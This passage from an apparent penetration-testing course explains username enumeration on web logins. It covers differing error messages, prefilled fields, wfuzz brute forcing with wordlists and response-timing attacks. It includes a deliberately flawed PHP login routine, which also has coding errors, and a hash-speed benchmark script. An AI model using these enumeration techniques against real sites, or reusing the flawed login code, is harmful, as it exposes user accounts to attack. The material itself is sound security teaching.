
It should be noted that usernames can also be harvested by crawling a web application or using public information, for example, company profiles on social networks.

Protection against username enumeration attacks can have an impact on user experience. A web application revealing that a username exists or not may help a legitimate user identify that they failed to type their username correctly, but the same applies to an attacker trying to determine valid usernames. Even well-known and mature web frameworks, like WordPress, suffer from user enumeration because the development team chose to have a smoother UX by lowering the framework's security level a bit. You can refer to this ticket for the entire story

We can see the response message after submitting a non-existent username stating that the entered username is unknown.



In the second example, we can see the response message after submitting a valid username (and a wrong password) stating that the entered username exists, but the password is incorrect.



The difference is clear. On the first try, when a non-existent username is submitted, the application shows an empty login input together with an "Unknown username" message. On the second try, when an existing username is submitted (along with an invalid password), the username form field is prefilled with the valid username. The application shows a message clearly stating that the password is wrong (for this valid username).


User Unknown Attack

When a failed login occurs, and the application replies with "Unknown username" or a similar message, an attacker can perform a brute force attack against the login functionality in search of a, "The password you entered for the username X is incorrect" or a similar message. During a penetration test, do not forget to also check for generic usernames such as helpdesk, tech, admin, demo, guest, etc.

SecLists provides an extensive collection of wordlists that can be used as a starting point to mount user enumeration attacks.

Let us try to brute force a web application. We have two ways to see how the web application expects data. One is by inspecting the HTML form, and the other using an intercepting proxy to capture the actual POST request.


When we deal with a basic form, there are no significant differences. However, some applications use obfuscated or contrived JavaScript to hide or obscure details. In these cases, the use of an intercepting proxy is usually preferred. By opening the login page and attempting to log in, we can see that the application accepts the userid in the Username field and the password as Password.



We notice that the application replies with an Unknown username message, and we guess that it uses a different message when the username is valid.


We can carry out the brute force attack using wfuzz and a reverse string match against the response text (--hs "Unknown username," where "hs" should be a mnemonic used for string

hiding), using a short wordlist from SecLists. Since we are not trying to find a valid password, we do not care about the Password field, so we will use a dummy one.



While wfuzz automatically hides any response containing an "Unknown username" message, we notice that "admin" is a valid user (the remaining usernames on the top-username-shortlist.txt wordlist are not valid).

If an excellent UX is not a hard requirement, an application should reply with a generic message like "Invalid credentials" for unknown usernames and wrong passwords.




Username Existence Inference


Sometimes a web application may not explicitly state that it does not know a specific username but allows an attacker to infer this piece of information. Some web applications prefill the username input value if the username is valid and known but leave the input value empty or with a default value when the username is unknown.

This is quite common on mobile versions of websites and was also the case on the vulnerable WordPress login page we saw earlier. While developing, always try to give the same experience for both failed and granted login: even a slight difference is more than enough to infer a piece of information.

Testing a web application by logging in as an unknown user, we notice a generic error message and an empty login page:



When we try to log in as user "admin", we notice that the input field is pre-filled with the (probably) a valid username, even if we receive the same generic error message:



While uncommon, it is also possible that different cookies are set when a username is valid or not. For example, to check for password attempts using client-side controls, a web application could set and then check a cookie named "failed_login" only when the username is valid. Carefully inspect responses watching for differences in both HTTP headers and the HTML source code.

Timing Attack

Some authentication functions may contain flaws by design. One example is an authentication function where the username and password are checked sequentially. Let us analyze the below routine.

Vulnerable Authentication Code

Code: php

```php
<?php
// connect to database
$db = mysqli_connect("localhost", "dbuser", "dbpass", "dbname");

// retrieve row data for user
$result = $db->query('SELECT * FROM users WHERE username="'.safesql($_POST['user']).'" AND active=1');

// $db->query() replies True if there are at least a row (so a user), and False if there are no rows (s
if ($result) {
  // retrieve a row. don't use this code if multiple rows are expected
  $row = mysqli_fetch_row($result);

  // hash password using custom algorithm
  $cpass = hash_password($_POST['password']);

  // check if received password matches with one stored in the database
  if ($cpass === $row['cpassword']) {
    echo "Welcome $row['username']";
  } else {
    echo "Invalid credentials.";
  }
} else {
  echo "Invalid credentials.";
}
?>
```

The code snippet first connects to the database and then executes a query to retrieve an entire row where the username matches the requested one.

If there are no results, the function ends with a generic message. When $result is true (the user exists and is active), the provided password is hashed and compared.


If the hashing algorithm used is strong enough, timing differences between the two branches will be noticeable. By calculating $cpass using a generic hash_password() function, the response time will be higher than the other case.

This small error could be avoided by checking user and password in the same step, having a

similar time for both valid and invalid usernames.

Download the script timing.py to witness these types of timing differences and run it against an example web application (timing.php) that uses bcrypt.

Timing Attack - Timing.py



Given that there could be a network glitch, it is easy to identify "admin" as a valid user because it took way more time than other tested users.

If the algorithm used was a fast one, time differences would be smaller, and an attacker could have a false positive because of a network delay or CPU load.

However, the attack is still possible by repeating a large number of requests to create a model. While we could assume that a modern application hashes passwords using a robust algorithm to make a potential offline brute force attack as slow as possible, it is possible to infer information even if it uses a fast algorithm like MD5 or SHA1.

When LinkedIn's userbase was leaked in 2012, InfoSec professionals started a debate about SHA1 being used as a hashing algorithm for users' passwords. While SHA1 did not break during those days, it was known as an insecure hashing solution. Infosec professionals started arguing about the choice to use SHA1 instead of more robust hashing algorithms like scrypt, bcrypt or PBKDF (or argon2)


While it is always preferable to use a more robust algorithm than a weaker one, an architecture engineer should also keep in mind the computational cost. This very basic Python script helps shed some light on the issue:

Python - Encryption Algorithms

Code: python

```python
import scrypt
import bcrypt
import datetime
import hashlib

rounds = 100
salt = bcrypt.gensalt()

t0 = datetime.datetime.now()

for x in range(rounds):
    scrypt.hash(str(x).encode(), salt)

t1 = datetime.datetime.now()

for x in range(rounds):
    hashlib.sha1(str(x).encode())

t2 = datetime.datetime.now()

for x in range(rounds):
    bcrypt.hashpw(str(x).encode(), salt)

t3 = datetime.datetime.now()

print("sha1:   {}\nscrypt: {}\nbcrypt: {}".format(t2-t1,t1-t0,t3-t2))
```

Keep in mind that modern best practices highly recommend using more robust algorithms, which results in an increment of CPU time and RAM usage. If we focus on bcrypt for a minute, running the script above on an 8core eighth-gen i5 gives the following results.



If they used a robust algorithm like bcrypt, which used 0.23 seconds for each round on our test machine, they would need six servers just to let people log in. This does not sound like a big issue for a company that runs thousands of servers, but it would require an overhaul of the architecture.

Enumerate through Password Reset

